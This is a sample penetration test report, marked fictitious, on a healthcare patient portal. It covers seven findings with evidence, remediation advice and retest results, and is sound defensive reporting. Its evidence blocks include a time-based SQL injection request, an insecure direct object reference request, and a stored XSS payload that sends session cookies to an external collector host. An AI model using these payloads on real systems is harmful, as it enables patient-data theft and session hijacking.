CyberScore

PENETRATION TEST REPORT

Penetration Test

MijnNoorderlicht patient portal

Client	Noorderlicht Zorggroep B.V.
Contractor	CyberScore B.V.
Reference	CS-2026-0147 · v1.1
Date	2 September 2026
Classification	Confidential

Document control

Document control

Version history, distribution, classification and contact details for this report.

Version history

Version	Date	Status	Note
v0.9	26 Aug 2026	Draft	Internal draft for review within CyberScore.
v1.0	28 Aug 2026	Final	Final report after completion of the testing phase.
v1.1	2 Sep 2026	Final, including retest	Updated with the results of the retest.

Distribution list

Name / role	Organisation
Femke Dijkstra, CISO	Client
Ruben Hoekstra, IT Manager	Client
Daan Veldkamp, Lead Developer	Client
Thijs Vermeulen, Senior Tester	CyberScore B.V.

Contact details

Company	CyberScore B.V.
Address	Stadsring 141, 3817 BA Amersfoort, the Netherlands
Telephone	+31 (0)33 460 21 90
E-mail	info@cyberscore.nl
Website	cyberscore.nl
KvK	97451436

Classification

This document is classified as **Confidential**. It contains sensitive information about vulnerabilities in the client's environment. Distribution is limited to the persons on the distribution list. Sharing with third parties only with the client's written consent.

About this sample report

> All client details, systems and findings in this report are fictitious and serve solely to illustrate our reporting standard. Noorderlicht Zorggroep B.V. does not exist; any resemblance to existing organisations is coincidental.

Contents

Table of contents

1 · Management summary

Management summary

Background and objective

The client engaged CyberScore to assess the MijnNoorderlicht patient portal for vulnerabilities before onboarding a large group of new patients. The objective was to determine whether unauthorised parties could gain access to patient data and which measures should be prioritised.

What was tested

The assessment covered the web application, the REST API (version 2) and the external infrastructure, including the VPN access. The test was performed as a grey-box test with two user roles and an unauthenticated external scan, between 10 and 21 August 2026.

Main conclusion

At delivery, seven findings were identified, one of which was critical. Following the retest, all critical and high findings were demonstrably resolved; the CyberScore rose from 46 (Moderate) to 96 (Excellent). One medium finding is scheduled for remediation and one informational finding has been recorded as an accepted risk.


7
findings at delivery

1
critical

2
high

5
resolved after retest


CyberScore · before → after retest



at delivery · Poor

after retest · Excellent

Findings per severity



1 · Management summary

Priorities and risk profile

Top 3 priorities

1 CS-01 ◆ Critical

What · The unauthenticated endpoint /api/v2/reminders/lookup is vulnerable to SQL injection via the code parameter.

What to do · Use parameterised queries for all database access and apply strict input validation.

2 CS-03 ▲ High

What · In the messaging module, a patient can send a message containing active script code to a care professional.


What to do · Apply contextual output encoding when rendering user input.

3 CS-02 ▲ High

What · The endpoint /api/v2/documents/{id} does not check whether the requested document belongs to the logged-in patient.

What to do · Enforce authorisation at object level: verify on every request that the object belongs to the logged-in user.

Risk matrix · likelihood × impact



The matrix places each finding at the intersection of estimated likelihood and impact. The colour of the cell follows the severity class: the further towards the top right, the more severe.

◆ Critical ▲ High ■ Medium ● Low

— Informational

The position in the matrix is an assessment per finding: the likelihood that exploitation will actually occur (reachability, required knowledge and privileges) multiplied by the impact if it does (nature and extent of the damage). The final classification combines this assessment with the CVSS 3.1 base score and the context of the environment, such as the sensitivity of the data processed. As a result, a finding may be classified higher or lower than the CVSS score alone suggests; this is explained with the finding itself.

Where the classification deviates from the CVSS score, the rationale is provided with the finding concerned.

2 · Engagement and scope

Engagement and scope

Objective

To determine the extent to which the MijnNoorderlicht patient portal withstands realistic attacks from the outside and from authenticated users, with particular attention to unauthorised access to patient data. The assessment delivers a prioritised list of findings with concrete remediation measures and a retest for verification.

In scope

Asset	Type	Environment	Access
portaal.noorderlicht-zorg.nl	Web application	Acceptance (production-equivalent)	Two roles: patient, care professional
api.noorderlicht-zorg.nl/v2	REST API	Acceptance (production-equivalent)	Authenticated + unauthenticated
203.0.113.0/28	External infrastructure	Production	Unauthenticated scan
vpn.noorderlicht-zorg.nl	VPN endpoint	Production	Unauthenticated scan

Out of scope

- Denial-of-service and volumetric (DDoS) attacks
- Social engineering and phishing of staff
- Physical access to premises and equipment
- The contents of the production database
- Third-party systems and services (integrations, hosting)

Test accounts

Role	Account	Privileges
Patient	patient.test01	Own record and messages
Patient	patient.test02	Own record (for access-control tests)
Care professional	zorg.test01	Records of the assigned department

Preconditions and agreements

Test window	10 to 21 August 2026
Retest	1 September 2026
Test type	Grey box, external, authenticated with two user roles (patient and care professional)
Client contact	Femke Dijkstra, CISO
Technical contact	Daan Veldkamp, Lead Developer
Escalation	Critical finding: reported by telephone within 4 hours, followed by written confirmation

3 · Approach and methodology

Approach and methodology

The assessment follows a fixed, repeatable approach in six phases, aligned with recognised standards. Manual testing is central; tooling supports and accelerates the work, and every automated finding has been verified manually.

Course of the engagement

Preparation	Reconnaissance	Enumeration	Vulnerability analysis	Exploitation	Reporting and retest
3 – 7 Aug	10 – 11 Aug	12 – 13 Aug	14 – 18 Aug	19 – 21 Aug	24 Aug – 2 Sep

Standards framework

- OWASP Web Security Testing Guide (WSTG)
- OWASP Top 10 and OWASP API Security Top 10
- OWASP ASVS Level 2
- PTES (Penetration Testing Execution Standard)
- NIST SP 800-115
- CVSS 3.1 for scoring findings

Tooling

`Burp Suite Professional` `Nmap` `Nuclei` `sqlmap` `ffuf` `testssl.sh` `custom scripts`

Limitations

A penetration test is a snapshot within a defined scope and a fixed time window. The absence of a finding does not mean that no vulnerabilities exist; changes made after the test period fall outside this report.

4 · Risk classification

Risk classification

How findings are weighted and which remediation deadline is advised per class.

Weighting

Each finding is assigned a class based on likelihood and impact, supported by the CVSS 3.1 base score. Where the context requires, the final classification deviates from the CVSS score with justification. The CyberScore is 100 minus the sum of the weights of open findings (Critical 25, High 10, Medium 4, Low 1, Informational 0).

Classes, CVSS range and remediation deadline

Class	CVSS 3.1	Meaning	Remediation deadline
◆ Critical	9.0 – 10.0	Immediate exploitation possible with major damage.	Within 7 days
▲ High	7.0 – 8.9	Serious impact with a realistic likelihood of exploitation.	Within 30 days
■ Medium	4.0 – 6.9	Limited impact or lower likelihood.	Within 90 days
● Low	0.1 – 3.9	Hardening or best practice.	With the next release
— Informational	n/a	For information; no risk in itself.	At own discretion

Why colour and shape

Each class has its own shape and label in addition to a colour, so severity remains recognisable in black-and-white print and for colour-blind readers.

◆ Critical ▲ High ■ Medium ● Low — Informational

Remediation status

The status indicates where a finding stands on the report date. Statuses are outlined pills.

Resolved · In progress · Open · Risk accepted

5 · Overview

Findings overview

All 7 findings with classification and status at delivery and after the retest.

ID	Finding	Asset	Severity	CVSS	At delivery	After retest
CS-01	SQL injection in unauthenticated endpoint	/api/v2/reminders/lookup	◆ Critical	9.8	Open	Resolved
CS-02	Missing authorisation on documents	/api/v2/documents/{id}	▲ High	6.5	Open	Resolved
CS-03	Stored cross-site scripting in the messaging module	Messaging module (portal)	▲ High	7.6	Open	Resolved
CS-04	No rate limiting on authentication	Login and password reset functionality	■ Medium	5.3	Open	Resolved
CS-05	Outdated TLS configuration	vpn.noorderlicht-zorg.nl	■ Medium	5.9	Open	In progress
CS-06	Missing security headers	portaal.noorderlicht-zorg.nl	● Low	3.7	Open	Resolved
CS-07	Version information in HTTP headers	Web application / API	— Informational	–	Open	Risk accepted

1 Critical

2 High

2 Medium

2 Low / Informational

6 · Finding CS-01

SQL injection in unauthenticated endpoint

◆ Critical Resolved

CVSS 3.1	CWE	OWASP	Likelihood × impact
9.8 · AV:N/AC:L/PR:N/UI:N/S:U/C:H/I:H/A:H	CWE-89	Injection	5 × 5

Asset
/api/v2/reminders/lookup

Summary

The unauthenticated endpoint /api/v2/reminders/lookup is vulnerable to SQL injection via the code parameter. Using a time-based blind technique, full access to the database containing patient data was demonstrated.

Description

The code parameter is processed unsanitised in a SQL query. By injecting a conditional delay, the server responds measurably slower when the condition is true, allowing the database to be read out character by character. The endpoint requires no authentication and is reachable from the internet.

Evidence

```
GET /api/v2/reminders/lookup?code=[REDACTED]'%20AND%20SLEEP(5)-- HTTP/1.1
Host: api.noorderlicht-zorg.nl

HTTP/1.1 200 OK
X-Response-Time: 5021ms          ← delay confirms injection
```

Impact

Full, unauthenticated access to patient data, and potentially modification of it. Mandatory data breach notification very likely applies.

Likelihood

Very high. The endpoint is publicly reachable and the vulnerability is trivial to find and exploit with standard tooling.

Recommendation

Use parameterised queries for all database access and apply strict input validation. Restrict the privileges of the database account. Deploy a WAF rule as a temporary measure, not as a replacement for the code change.

References

OWASP WSTG-INPV-05 · OWASP Top 10 A03:2021 · CWE-89 · OWASP ASVS 5.3.4

Retest · 1 September 2026

Resolved Parameterised queries implemented; the payload no longer produced any delay or anomalous behaviour.

6 · Finding CS-02

Missing authorisation on documents

▲ High Resolved

CVSS 3.1	CWE	OWASP	Likelihood × impact
6.5 · AV:N/AC:L/PR:L/UI:N/S:U/C:H/I:N/A:N	CWE-639	Broken Access Control	4 × 4

Asset
/api/v2/documents/{id}

Summary

The endpoint /api/v2/documents/{id} does not check whether the requested document belongs to the logged-in patient. By changing the ID, a patient was able to view other patients' documents.

Description

The application does verify that a user is logged in, but not that the user owns the object. In addition, the identifiers are sequential and therefore predictable.

Classification rationale

The CVSS base score (6.5) falls within the Medium range. The finding has nevertheless been classified as High because it concerns special categories of personal data (GDPR Article 9).

Evidence

```
GET /api/v2/documents/10482 HTTP/1.1     ← own document
HTTP/1.1 200 OK

GET /api/v2/documents/10483 HTTP/1.1     ← document of patient B
HTTP/1.1 200 OK   {"patient":"[REDACTED]","type":"uitslag"}
```

Impact

Unlawful access to other patients' medical documents. Breach of the GDPR; potentially a notifiable data breach.

Likelihood

High. Any logged-in patient can exploit it; the predictable IDs make large-scale harvesting possible.

Recommendation

Enforce authorisation at object level: verify on every request that the object belongs to the logged-in user. Use unpredictable identifiers and record document access in an access log.

References

OWASP API1:2023 (BOLA) · OWASP Top 10 A01:2021 · CWE-639 · OWASP ASVS 4.2.1

Retest · 1 September 2026

Resolved Ownership check added; requesting another patient's document now returns HTTP 403.

6 · Finding CS-03

Stored cross-site scripting in the messaging module

▲ High Resolved

CVSS 3.1	CWE	OWASP	Likelihood × impact
7.6 · AV:N/AC:L/PR:L/UI:R/S:C/C:H/I:L/A:N	CWE-79	Injection	3 × 4

Asset

Messaging module (portal)

Summary

In the messaging module, a patient can send a message containing active script code to a care professional. When the message is opened, the code is executed in the care professional's browser. Takeover of their session was demonstrated.

Description

Message text is stored and later rendered without contextual output encoding. Because the message is persistent, it affects every staff member who opens it. There is no Content Security Policy to prevent execution.

Evidence

```
POST /api/v2/messages HTTP/1.1
Content-Type: application/json

{"to":"zorg.test01","body":"<img src=x onerror=fetch('https://[REDACTED]/
c?'+document.cookie)>"}

-- when opened by the care professional: session cookie received on collector
```

Impact

Takeover of a care professional's session and thereby access to patient records within their permissions.

Likelihood

Realistic. Any patient can send a message; the code executes as soon as a staff member opens it.

Recommendation

Apply contextual output encoding when rendering user input. Implement a strict Content Security Policy and set session cookies to HttpOnly.

References

OWASP WSTG-INPV-02 · OWASP Top 10 A03:2021 · CWE-79 · OWASP ASVS 5.3.3

Retest · 1 September 2026

Resolved Output encoding and CSP active; the payload is displayed as text, not executed.

6 · Finding CS-04

No rate limiting on authentication

Medium Resolved

CVSS 3.1	CWE	OWASP
5.3 · AV:N/AC:L/PR:N/UI:N/S:U/C:L/I:N/A:N	CWE-307	Identification & Authentication Failures

Likelihood × impact	Asset
3 × 3	Login and password reset functionality

Summary

The login and password reset functions have no rate limiting. An attacker can automatically try large numbers of passwords without being blocked or slowed down.

Description

There is no upper limit on the number of login attempts per account or per IP address, and no progressive delay after failed attempts.

Evidence

```
POST /api/v2/auth/login  (500 attempts in 41 s)
HTTP/1.1 401 Unauthorized   x500        ← no 429, no lockout
average response time: 78 ms (constant)
```

Impact

Increased likelihood of account takeover where passwords are weak or reused.

Likelihood

Medium. Automated guessing is easy; success depends on password strength.

Recommendation

Implement rate limiting per account and per IP address, with progressive delays after repeated failed attempts. Monitor for anomalous numbers of login attempts.

References

OWASP WSTG-ATHN-03 · OWASP Top 10 A07:2021 · CWE-307 · OWASP ASVS 2.2.1

Retest · 1 September 2026

Resolved After five failed attempts, HTTP 429 is returned with an increasing delay.

6 · Finding CS-05

Outdated TLS configuration

Medium

In progress

CVSS 3.1	CWE	OWASP	Likelihood × impact
5.9 · AV:N/AC:H/PR:N/UI:N/S:U/C:H/I:N/A:N	CWE-326	Cryptographic Failures	2 × 4

Asset

vpn.noorderlicht-zorg.nl

Summary

The VPN endpoint accepts outdated TLS versions (1.0 and 1.1) and weak cipher suites, meaning that under certain circumstances the encryption is weaker than the standard requires.

Description

TLS 1.0 and 1.1 are considered deprecated. Combined with weak cipher suites, this increases the attack surface for man-in-the-middle scenarios. No direct exploit was demonstrated; the finding concerns the configuration.

Evidence

```
$ testssl.sh vpn.noorderlicht-zorg.nl
 TLS 1.0     offered (deprecated)
 TLS 1.1     offered (deprecated)
 Ciphers     TLS_RSA_WITH_3DES_EDE_CBC_SHA  (weak)  ← not recommended
```

Impact

Under specific circumstances, traffic could be intercepted or manipulated. Limited by the high complexity of exploitation.

Likelihood

Low to medium. Exploitation requires a privileged network position and is technically complex.

Recommendation

Disable TLS 1.0 and 1.1 and allow only TLS 1.2 and 1.3 with modern cipher suites. Perform periodic configuration checks.

References

OWASP WSTG-CRYP-01 · OWASP Top 10 A02:2021 · CWE-326 · NIST SP 800-52r2

Retest · 1 September 2026

In progress Remediation scheduled for 30 September 2026 in the regular maintenance window.

6 · Finding CS-06

Missing security headers

Low Resolved

CVSS 3.1	CWE	OWASP	Likelihood × impact
3.7 · AV:N/AC:H/PR:N/UI:N/S:U/C:L/I:N/A:N	CWE-693	Security Misconfiguration	2 × 2

Asset
portaal.noorderlicht-zorg.nl

Summary

The portal lacks several recommended security headers, including Content-Security-Policy, HSTS with preload and X-Content-Type-Options.

Description

The absence of these headers is not a vulnerability in itself, but it reduces resilience. They are inexpensive to implement and limit the impact of other flaws.

Evidence

```
$ curl -sI https://portaal.noorderlicht-zorg.nl
HTTP/2 200
                                  ← no content-security-policy
                                  ← no strict-transport-security
                                  ← no x-content-type-options
```

Impact

Limited. The headers add protection, but their absence does not directly lead to exploitation.

Likelihood

Low. Mainly relevant in combination with other findings.

Recommendation

Implement a restrictive Content Security Policy, enable HSTS with preload and add X-Content-Type-Options: nosniff.

References

OWASP WSTG-CONF-07 · OWASP Top 10 A05:2021 · CWE-693

Retest · 1 September 2026

Resolved All recommended headers are present and correctly configured.

6 · Finding CS-07

Version information in HTTP headers

Informational | Risk accepted

CVSS 3.1	CWE	OWASP	Likelihood × impact	Asset
n/a	CWE-200	Security Misconfiguration	1 × 1	Web application / API

Summary

The server discloses detailed version information in the Server and X-Powered-By HTTP headers. This is not a vulnerability in itself, but it gives an attacker unnecessary information.

Description

Hiding version numbers is a minor hardening measure. It makes targeted searching for known vulnerabilities more difficult, but barely changes overall resilience.

Evidence

```
$ curl -sI https://api.noorderlicht-zorg.nl/v2/health
HTTP/2 200
server: nginx/1.24.0                ← version visible
x-powered-by: Express 4.18.2        ← framework and version visible
```

Impact

Negligible. Provides an attacker with reconnaissance information only.

Likelihood

Very low as a standalone risk.

Recommendation

Suppress or neutralise the Server and X-Powered-By headers. This is optional and can be included in regular maintenance.

References

OWASP WSTG-INFO-02 · OWASP Top 10 A05:2021 · CWE-200

Retest · 1 September 2026

Risk accepted The client has accepted this risk in writing; no action required.

7 · Positive observations

What is going well

These elements were demonstrably in order and deserve to be maintained.

MFA correctly enforced for patients

Multi-factor authentication is mandatory and could not be bypassed via alternative login routes or API endpoints.

Secure session handling

Session tokens are sufficiently random, expire in a timely manner and are correctly invalidated on logout.

No known vulnerabilities in frameworks

The frameworks and libraries in use are up to date; no known vulnerabilities with public exploits were found.

Adequate logging of administrative actions

Administrative actions are logged in a traceable manner, which supports detection and investigation after an incident.

8 · Conclusion

Conclusion and recommendations

Main conclusion

At delivery, the target contained one critical and two high findings. The underlying architecture and operations, however, were demonstrably sound. After targeted remediation and the retest, all critical and high findings have been resolved and the CyberScore rose from 46 (Moderate) to 96 (Excellent). One medium finding is scheduled; one informational finding has been recorded as an accepted risk.

Roadmap

0 – 30 days

- Complete the outstanding medium finding within the maintenance window
- Set up regression tests for the resolved findings
- Formally record the decision on the informational finding

30 – 90 days

- Apply object-level authorisation checks across the board
- Further tighten the Content Security Policy
- Extend logging and monitoring to the application layer

Structural

- Secure development lifecycle with security reviews per release
- Periodic penetration testing, at least annually and after major changes
- Dependency management with automated vulnerability alerting
- Security awareness training for developers

9 · Retest

Retest and verification

On 1 September 2026, each finding was verified to confirm that the remediation is effective.

ID	Status	Verification	Remark
CS-01	Resolved	1 September 2026	Parameterised queries implemented; the payload no longer produced any delay or anomalous behaviour.
CS-02	Resolved	1 September 2026	Ownership check added; requesting another patient's document now returns HTTP 403.
CS-03	Resolved	1 September 2026	Output encoding and CSP active; the payload is displayed as text, not executed.
CS-04	Resolved	1 September 2026	After five failed attempts, HTTP 429 is returned with an increasing delay.
CS-05	In progress	–	Remediation scheduled for 30 September 2026 in the regular maintenance window.
CS-06	Resolved	1 September 2026	All recommended headers are present and correctly configured.
CS-07	Risk accepted	–	The client has accepted this risk in writing; no action required.

About the retest procedure

The retest focuses exclusively on the reported findings and verifies whether the implemented fix actually blocks the original attack. For each resolved finding, the original evidence procedure was repeated. Findings with the status In progress or Risk accepted were not retested.

> On the retest date, no findings classified Critical or High remained within the scope.

10 · Appendices

Appendices

A · Tooling and versions

Burp Suite Professional	2025.8
Nmap	7.95
Nuclei	3.3
sqlmap	1.8
ffuf	2.1
testssl.sh	3.2

B · CWE / OWASP-mapping

ID	CWE	OWASP Top 10
CS-01	89	A03 Injection
CS-02	639	A01 Access Control
CS-03	79	A03 Injection
CS-04	307	A07 Auth Failures
CS-05	326	A02 Crypto Failures
CS-06	693	A05 Misconfiguration
CS-07	200	A05 Misconfiguration

C · Glossary

SQL injection	Manipulation of database queries through user input.
Cross-site scripting	Execution of script in another user's browser.
Rate limiting	Limiting the number of requests per unit of time.
CVSS	Standard for scoring vulnerabilities.
Grey box	Test with partial prior knowledge and access.

D · Disclaimer and liability

This report is a snapshot within the agreed scope and the defined time window. It provides no guarantee that vulnerabilities are absent. Changes to the environment after the test period fall outside this report. CyberScore B.V. accepts no liability for damage arising from the use of this report, except in cases of intent or gross negligence.